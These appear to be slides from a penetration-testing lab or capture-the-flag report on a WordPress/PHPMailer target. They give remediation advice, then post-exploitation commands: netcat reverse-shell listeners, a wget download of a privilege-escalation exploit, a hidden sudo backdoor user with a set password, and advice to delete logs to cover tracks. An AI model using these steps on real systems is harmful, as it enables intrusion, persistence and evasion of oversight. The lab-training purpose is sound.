
- Properly configure wordpress so that the /vendor directory is not public and only accessible to an admin to prevent viewing config info
- Update PHPMailer so it is no longer vulnerable to remote code execution.
- DO NOT run MySQL as root!

If you absolutely have to, then don't leave the database credentials in a file (wp-config) that anyone on the system can access. Either don't store them in plain text at all, or manage the access permissions for that file so that only admins can view it, or do both.



# Maintaining Access

# Maintaining access to target machine



→ After successful target exploit we had to make sure the machine was accessible by our demand. To do that we injected a specific reverse shell that implemented access to target with specific ports becoming open.

→ And a backdoor to return and continue malicious activities when we wished so.

→ Changing users' passwords or adding additional users with privileges was also useful.

```
Searchsploit phpmailer
```

```
./exploit.sh
```

```
Nc -lvnp 4444
```

```
Wget https://raw.githubusercontent.com/1N3/PrivEsc/master/linux/linux_exploits/1518.c
```

```
Nc -lvnp 2222 < 1518.c
```


```
Nc -lvnp 1111
```

```
whoami
```

```
Cd /root
```

```
Ls
```

```
Cat flag4.txt
```





# Maintaining Access on Target 2

---

## Post-Exploitation

Now that we have root access, instead of using netcat, we can create a new user to ssh in with.

Using this single command:

```
useradd -u 300 -g sudo -s /bin/sh -p $(echo myP4ssword | openssl passwd -1 -stdin) userd
```

This user (userd) has a system UID of 300, no home directory, belongs to the sudo group with default shell and his password is 'myP4ssword' encrypted with openssl.

We can now ssh in with our new user and delete the syslogs (and the logs that we deleted the syslogs) with socat to cover our tracks if we wanted to and do as we please with the system.

```
root@Kali:~# ssh userd@192.168.1.115
userd@192.168.1.115's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/userd: No such file or directory
$ id
uid=300(userd) gid=27(sudo) groups=27(sudo)
#
```

The background of the slide is a complex, abstract geometric pattern. It consists of numerous triangles of varying sizes, some pointing upwards and some downwards, creating a tessellated effect. The colors are primarily dark red and black, with some lighter red tones interspersed, giving it a textured, almost crystalline appearance.

fi